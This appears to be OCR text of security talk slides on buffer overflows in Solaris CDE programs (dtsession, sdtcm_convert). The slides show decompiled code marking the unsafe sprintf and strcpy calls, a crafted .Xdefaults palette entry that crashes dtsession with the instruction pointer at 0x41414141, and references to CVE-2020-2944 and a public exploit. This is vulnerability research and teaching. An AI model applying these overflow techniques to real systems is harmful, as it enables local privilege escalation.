
```
undefined4 CheckMonitor(int param_1)

{
  char cVar1;
  undefined4 uVar2;
  int iVar3;
  int *piVar4;
  size_t sVar5;
  char *__s;
  undefined4 local_4ac;
  undefined4 local_4a8;
  undefined4 local_4a4;
  undefined4 local_4a0;
  undefined4 local_49c;
  undefined4 local_498;
  undefined4 local_494;
  undefined4 local_490;
  char local_48c [24];
  char local_474 [1024];
  char local_74 [100];
  undefined4 local_10;
  char local_c [8];
```


Source: Ghidra cde:/dtsession – Decompile: CheckMonitor

```
      else {
        uVar2 = GetPaletteDefinition(param_1,sVar5,pColorSrvRsrc._16_4_);
        *(undefined4 *)((int)colorSrv._40_4_ + sVar5 * 4) = uVar2;
      }
      piVar4 = (int *)(sVar5 * 4 + (int)colorSrv._40_4_);
      if (*piVar4 == 0) {
        return 0xffffffff;
      }
      iVar3 = *(int *)((int)colorSrv._0_4_ + sVar5 * 4);
      if (((iVar3 == 3) || (iVar3 == 2)) || (iVar3 == 1)) {
                    /* buffer overflow in palette name */
        sprintf(local_74,"*%d*ColorPalette: %s%s\n",sVar5,*(undefined4 *)*piVar4,&DAT_0806cd44);
      }
      else {
        sprintf(local_74,"*%d*MonochromePalette: %s%s\n",sVar5,*(undefined4 *)*piVar4,&DAT_0806cd44)
        ;
      }
      _DtAddToResource(param_1,local_74);
      sVar5 = sVar5 + 1;
    } while (colorSrv._16_4_ != sVar5);
  }
  return 0;
}
```

Source: Ghidra cde:/dtsession – Decompile: CheckMonitor

```
raptor@eris sol11 % ssh 10.0.0.30
Password:
Last login: Sun Feb 16 10:54:13 2020 from eris.lan
Oracle Corporation      SunOS 5.10      Generic Patch   January 2005
$ bash
bash-3.2$ cat .Xdefaults
*0*ColorPalette: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
bash-3.2$ ls -l .dt/palettes/
total 2
-rw-r--r--   1 raptor   other          6 Feb 16 10:50 AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
bash-3.2$ cat .dt/palettes/A*
Black
bash-3.2$ /usr/dt/bin/dtsession -display 10.0.0.24:0
Segmentation Fault
bash-3.2$ truss -u '*' -u a.out -fae /usr/dt/bin/dtsession \
> -display 10.0.0.24:0 2> TRACE
bash-3.2$
```


ssh
⌥⌘1
1483/1@1: <- libc:mutex_lock() = 0
1483/1@1: -> libc:mutex_unlock(0xfe9d0e60)
1483/1@1: <- libc:mutex_unlock() = 0
1483/1@1: <- libSDtFwa:free() = 0
1483/1@1: -> libSDtFwa:free(0x80980c8)
1483/1@1: -> libc:free(0x80980c8)
1483/1@1: <- libc:free() = 0
1483/1@1: <- libSDtFwa:free() = 0
1483/1@1: -> libSDtFwa:free()
1483/1@1: -> libc:free(0x80ac0f8)
1483/1@1: <- libc:free() = 0
1483/1@1: <- libSDtFwa:free() = 0
1483/1@1: -> libSDtFwa:free(0xfe648150)
1483/1@1: -> libc:mutex_lock(0xfe9d0e60)
1483/1@1: <- libc:mutex_lock() = 0
1483/1@1: -> libc:mutex_unlock(0xfe9d0e60)
1483/1@1: <- libc:mutex_unlock() = 0
1483/1@1: <- libSDtFwa:free() = 0
1483/1@1: <- libDtSvc:_DtAddToResource() = 0
1483/1: Incurred fault #6, FLTBOUNDS %pc = 0x41414141
1483/1: siginfo: SIGSEGV SEGV_MAPERR addr=0x41414141
1483/1: Received signal #11, SIGSEGV [default]
1483/1: siginfo: SIGSEGV SEGV_MAPERR addr=0x41414141




Source: https://github.com/0xdea/exploits/blob/master/solaris/raptor_dtsession_ipa.c

Source: https://twitter.com/hackerfantastic/status/1147258697300631552

Source: selfie with SPARC

CVE-2020-2944
CDE sdtcm_convert

December 2019 - April 2020


"Pay special attention to code that has a history of vulnerability."
Writing Secure Code, 2nd Edition

```
                    /* buffer overflow in calendar name */
strcpy(local_810,*(char **)(*(int *)(*(int *)(param_1 + 0x58) + 0x20) + 4));
pcVar3 = strchr(local_810,0x40);
if (pcVar3 != (char *)0x0) {
  *pcVar3 = '\0';
}
iVar4 = strcmp(local_810,g_calname);
if ((iVar4 != 0) && (iVar4 = _FixCalendarName(local_c,local_810), iVar4 != 0)) {
  return iVar4;
}
                    /* buffer overflow in calendar owner */
strcpy(local_410,*(char **)(*(int *)(*(int *)(local_c + 0x58) + 0x2c) + 4));
pcVar3 = strchr(local_410,0x40);
if (pcVar3 != (char *)0x0) {
  *pcVar3 = '\0';
}
if (g_useruid == 0xffffffff) {
  local_10 = getpwuid(g_owneruid);
  if (local_10 == (passwd *)0x0) {
    pcVar3 = catgets(g_catd,1,0x33,"Problem getting the owner name for %s: \n");
    _fprintf_c89(0x8099a00,pcVar3,param_2);
    perror((char *)0x0);
    return 0xfffffffd;
  }
```

